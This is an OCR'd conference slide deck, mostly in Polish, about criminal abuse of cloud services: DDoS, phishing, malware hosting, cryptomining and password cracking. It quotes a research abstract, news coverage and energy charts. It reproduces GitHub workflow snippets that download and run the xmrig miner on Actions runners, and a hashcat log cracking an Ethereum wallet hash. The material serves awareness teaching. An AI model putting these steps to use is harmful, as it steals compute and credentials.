ragmaticengineer.com/p/handling-a-regional-outage-comparing?utm_source=unknownews

ATAK NA ŁAŃCUCH DOSTAW



ATAK NA ŁAŃCUCH DOSTAW

- FACEBOOK
- AMAZON
- MICROSOFT
- GOOGLE
- INSTAGRAM
- MOZILLA
- ELASTIC
- SLACK
- REDDIT
- ....



KONSEKWENCJE CYBERATAKÓW

- UTRATA DOSTĘPU DO DANYCH
- WYCIEK DANYCH
- ZAKŁÓCENIE CIĄGŁOŚCI DZIAŁANIA
- KONSEKWENCJE PRAWNE
- KONSEKWENCJE FINANSOWE
- UTRATA REPUTACJI

CHMURA W SŁUŻBIE ZŁYCH LUDZI

Cloud-based DDoS Attacks and Defenses

Marwan Darwish, Abdelkader Ouda, Luiz Fernando Capretz
Department of Electrical and Computer Engineering
University of Western Ontario
London, Canada
{mdarwis3, aouda, lcapretz}@uwo.ca

***Abstract* — Safety and reliability are important in the cloud computing environment. This is especially true today as distributed denial-of-service (DDoS) attacks constitute one of the largest threats faced by Internet users and cloud computing services. DDoS attacks target the resources of these services, lowering their ability to provide optimum usage of the network infrastructure. Due to the nature of cloud computing, the methodologies for preventing or stopping DDoS attacks are quite different compared to those used in traditional networks. In this paper, we investigate the effect of DDoS attacks on cloud resources and recommend practical defense mechanisms against different types of DDoS attacks in the cloud environment.**


Keywords: cloud computing; network; security; DDoS; vulnerabilities.

I. INTRODUCTION

Cloud computing is the utilization of hardware and software combined to provide services to end users over a network like the internet. It includes a set of virtual machines that simulate physical computers and provide services, such as operating systems and applications. However, configuring virtualization in a cloud computing environment is critical

DDoS attacks are major security risks in a cloud computing environment, where resources are shared by many users. A DDoS attack targets resources or services in an attempt to render them unavailable by flooding system resources with heavy amounts of unreal traffic. The objective of DDoS attacks is to consume resources, such as memory, CPU processing space, or network bandwidth, in an attempt to make them unreachable to end users by blocking network communication or denying access to services. Dealing with DDoS attacks at all layers in cloud systems is a major challenge due to the difficulty of distinguishing the attacker's requests from legitimate user requests, even though the former come from a large number of distributed machines.

In this paper, we present an in-depth analysis of DDoS attacks in cloud computing and discuss the challenges in defending against these attacks. Section 2 provides an overview of DDoS attacks. Section 3 examines the effects of different types of DDoS attack and the recommended defense mechanisms for each type. Section 4 summarizes the results of investigations on DDoS attacks in the cloud system. Finally, Section 5 presents a brief summary of the paper.



ComputerWeekly.com

IT Management | Industry Sectors | Technology Topics | Search Compu

NEWS

Attackers enlist cloud providers in large HTTPS DDoS hit

A recent large-scale DDoS incident shows how cyber criminals are switching up their tactics to conduct more sophisticated attacks

By **Alex Scroxton,** Security Editor

Published: **29 Apr 2022 11:45**

A massive HTTPS distributed denial of service (DDoS) attack against an undisclosed organisation has highlighted a new trend among attackers of exploiting large-scale cloud computing services to build their botnets, rather than compromising consumer endpoints and devices.

The attack against an unnamed Cloudflare customer, a cryptocurrency launchpad operator specialising in surfacing decentralised finance projects to potential investors, was thwarted earlier in April 2022, and although it lasted less than 15 seconds, made approximately 15.3 million requests-per-second (rps), making it one of the largest HTTPS DDoS attacks ever seen.

HTTPS DDoS attacks differ from application-layer DDoS attacks because they require significantly more computational resources to establish a secure transport layer security (TLS) encrypted connection.

Latest News

Post Office scandal roundup: Fourth Estate in full throttle

6000 botów

112 krajów

"What makes this attack concerning is that the traffic is coming from datacentres, which are equipped with very large network bandwidth pipes"

azteca Comunicaciones Colombia

HETZNER

OVHcloud

CLOUDFLARE

CHMURA W SŁUŻBIE ZŁYCH LUDZI

Infrastruktura do ataków DDoS

Chmura może być wykorzystywana do uruchamiania rozległych ataków typu Distributed Denial of Service (DDoS), które mają na celu wyłączenie usług online poprzez przeciążenie infrastruktury docelowej.

Phishing i spam

Chmura może być wykorzystywana do uruchamiania kampanii phishingowych i spamowych.

Przestępcy wysyłają fałszywe e-maile, które wyglądają na autentyczne, w celu kradzieży poufnych informacji lub nakłonienia użytkowników do pobrania złośliwego oprogramowania.


Hosting złośliwego oprogramowania

Cyberprzestępcy mogą korzystać z usług hostingowych w chmurze do przechowywania złośliwego oprogramowania, takiego jak botnety, ransomware czy trojany, co ułatwia im dystrybucję i utrzymanie szkodliwego kodu.

Kradzież zasobów obliczeniowych

Przestępcy mogą również wykorzystać zasoby obliczeniowe chmury do wydobycia kryptowalut, co nazywane jest kryptominingiem.

Może to prowadzić do obciążenia infrastruktury i obniżenia wydajności usług dla prawowitych użytkowników.


CPU credit usage (count)
5 Seconds
Minimum
1h
3h
12h
1d
3d
1w
Custom
Count
18
16
14
12
10
8
6
4
2
0
19:00
19:05
19:10
19:15
19:20
19:25
19:30
19:35
19:40
19:45
19:50
19:55
View in metrics
Close

GITHUB RUNNERS

YAML

```yaml
name: Run commands on different operating systems
on:
  push:
    branches: [ main ]
  pull_request:
    branches: [ main ]

jobs:
  Run-npm-on-Ubuntu:
    name: Run npm on Ubuntu
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v3
        with:
          node-version: '14'
      - run: npm help

  Run-PSScriptAnalyzer-on-Windows:
    name: Run PSScriptAnalyzer on Windows
    runs-on: windows-latest
    steps:
      - uses: actions/checkout@v4
      - name: Install PSScriptAnalyzer module
        shell: pwsh
        run: |
          Set-PSRepository PSGallery -InstallationPolicy Trusted
          Install-Module PSScriptAnalyzer -ErrorAction Stop
      - name: Get list of rules
        shell: pwsh
        run: |
          Get-ScriptAnalyzerRule
```

550 code results — Sort: Best match

hermanto1989/coin
.github/workflows/Lemper.yml

```
20        run: Invoke-WebRequest https://github.com/xmrig/xmrig
/releases/download/v6.15.0/xmrig-6.15.0-msvc-win64.zip -OutFile xmrig-6.15.0-msvc-
win64.zip
21      - name: Extract
22        run: Expand-Archive xmrig-6.15.0-msvc-win64.zip
23      - name: RUNNING
```

YAML Showing the top five matches Last indexed 27 days ago

jinxpro2/coba3
.github/workflows/blank.yml

```
20        run: Invoke-WebRequest https://github.com/xmrig/xmrig
/releases/download/v6.15.1/xmrig-6.15.1-msvc-win64.zip -OutFile xmrig-6.15.1-msvc-
win64.zip
21      - name: Extract
22        run: Expand-Archive xmrig-6.15.1-msvc-win64.zip
```

YAML Showing the top five matches Last indexed on May 21

hermanto1989/mine
.github/workflows/main.yml


```
20        run: Invoke-WebRequest https://github.com/xmrig/xmrig
/releases/download/v6.15.0/xmrig-6.15.0-msvc-win64.zip -OutFile xmrig-6.15.0-msvc-
win64.zip
21      - name: Extract
22        run: Expand-Archive xmrig-6.15.0-msvc-win64.zip
23      - name: RUNNING
```

YAML Showing the top five matches Last indexed 27 days ago

https://securityaffairs.com/133125/malware/cryptocurrency-mining-cloud-infrastructure.html

https://docs.github.com/en/actions/using-github-hosted-runners/about-github-hosted-runners/about-github-hosted-runners

Estimated electricity demand from traditional data centres, dedicated AI data centres and cryptocurrencies, 2022 and 2026, base case




IEA. CC BY 4.0.

Note: Data centre electricity demand excludes consumption from data network centres.

Sources: IEA forecast based on data and projections from Data Centres and Data Transmission Networks; Joule (2023), Alex de Vries, The growing energy footprint of artificial intelligence; Crypto Carbon Ratings Institute, Indices; Ireland Central Statistics Office, Data Centres Metered Electricity Consumption 2022; and Danish Energy Agency, Denmark's Energy and Climate Outlook 2018.

Global electricity demand from data centres, AI, and cryptocurrencies, 2019-2026



IEA. CC BY 4.0.

Notes: Includes traditional data centres, dedicated AI data centres, and cryptocurrency consumption; excludes demand from data transmission networks. The base case scenario has been used in the overall forecast in this report. Low and high case scenarios reflect the uncertainties in the pace of deployment and efficiency gains amid future technological developments.

Sources: Joule (2023), de Vries, The growing energy footprint of AI; CCRI Indices (carbon-ratings.com); The Guardian, Use of AI to reduce data centre energy use; Motors in data centres; The Royal Society, The future of computing beyond Moore's Law; Ireland Central Statistics Office, Data Centres electricity consumption 2022; and Danish Energy Agency, Denmark's energy and climate outlook 2018.

FORENSICS?


- Serwer fizyczny jest łatwiejszy do bezpośredniego sprawdzenia, zbadania i zdiagnozowania.
- Serwer w chmurze jest łatwiejszy do wymiany i zapewnia działanie usług podczas sprawdzania.

MALWARE


I SAY WE TAKE OFF AND NUKE THE ENTIRE SITE FROM ORBIT
IT'S THE ONLY WAY TO BE SURE
memegenerator.net


CYBERCRIMINAL ‘CLOUD OF LOGS’

– TREND MICRO




CYBERCRIMINAL ‘CLOUD OF LOGS’

– TREND MICRO



ŁAMANIE HASEŁ?

```
$ ./hashcat -m 15600 -a 3 hash.txt ?a?a?a?acat
hashcat (v3.6.0) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1080, 2026/8107 MB allocatable, 20MCU
* Device #2: GeForce GTX 1080, 2028/8114 MB allocatable, 20MCU
* Device #3: GeForce GTX 1080, 2028/8114 MB allocatable, 20MCU
* Device #4: GeForce GTX 1080, 2028/8114 MB allocatable, 20MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD

Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 75c

$ethereum$p*262144*32383831373131303534383437373837...da3946:hashcat

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Ethereum Wallet, PBKDF2-HMAC-SHA256
Hash.Target......: $ethereum$p*262144*32383831373131303534383437373837...da3946
Time.Started.....: Wed Jun  7 14:47:52 2017 (11 mins, 41 secs)
Time.Estimated...: Wed Jun  7 14:59:33 2017 (0 secs)
Guess.Mask.......: ?a?a?a?acat [7]
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:     5192 H/s (42.69ms)
Speed.Dev.#2.....:     5202 H/s (42.73ms)
Speed.Dev.#3.....:     5212 H/s (42.32ms)
Speed.Dev.#4.....:     5213 H/s (42.30ms)
Speed.Dev.#*.....:    20819 H/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 14146688/81450625 (17.37%)
Rejected.........: 0/14146688 (0.00%)
Restore.Point....: 0/857375 (0.00%)
Candidates.#1....: haricat -> hp[ycat
Candidates.#2....: h/rYcat -> h}~}cat
Candidates.#3....: nyQBcat -> nNfEcat
Candidates.#4....: nBjLcat -> n uUcat
HWMon.Dev.#1.....: Temp: 74c Fan: 69% Util:100% Core:1974MHz Mem:4513MHz Bus:1
HWMon.Dev.#2.....: Temp: 74c Fan: 80% Util:100% Core:1974MHz Mem:4513MHz Bus:1
HWMon.Dev.#3.....: Temp: 75c Fan: 64% Util:100% Core:1974MHz Mem:4513MHz Bus:1
HWMon.Dev.#4.....: Temp: 75c Fan: 79% Util:100% Core:1974MHz Mem:4513MHz Bus:1

Started: Wed Jun  7 14:47:43 2017
Stopped: Wed Jun  7 14:59:34 2017
```



https://53jk1.medium.com/cracking-passwords-with-hashcat-on-google-cloud-platform-66c875d61dd5

ŁAMANIE HASEŁ?

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	1 sec	5 secs
7	Instantly	Instantly	25 secs	1 min	6 mins
8	Instantly	5 secs	22 mins	1 hour	8 hours
9	Instantly	2 mins	19 hours	3 days	3 weeks
10	Instantly	58 mins	1 month	7 months	5 years
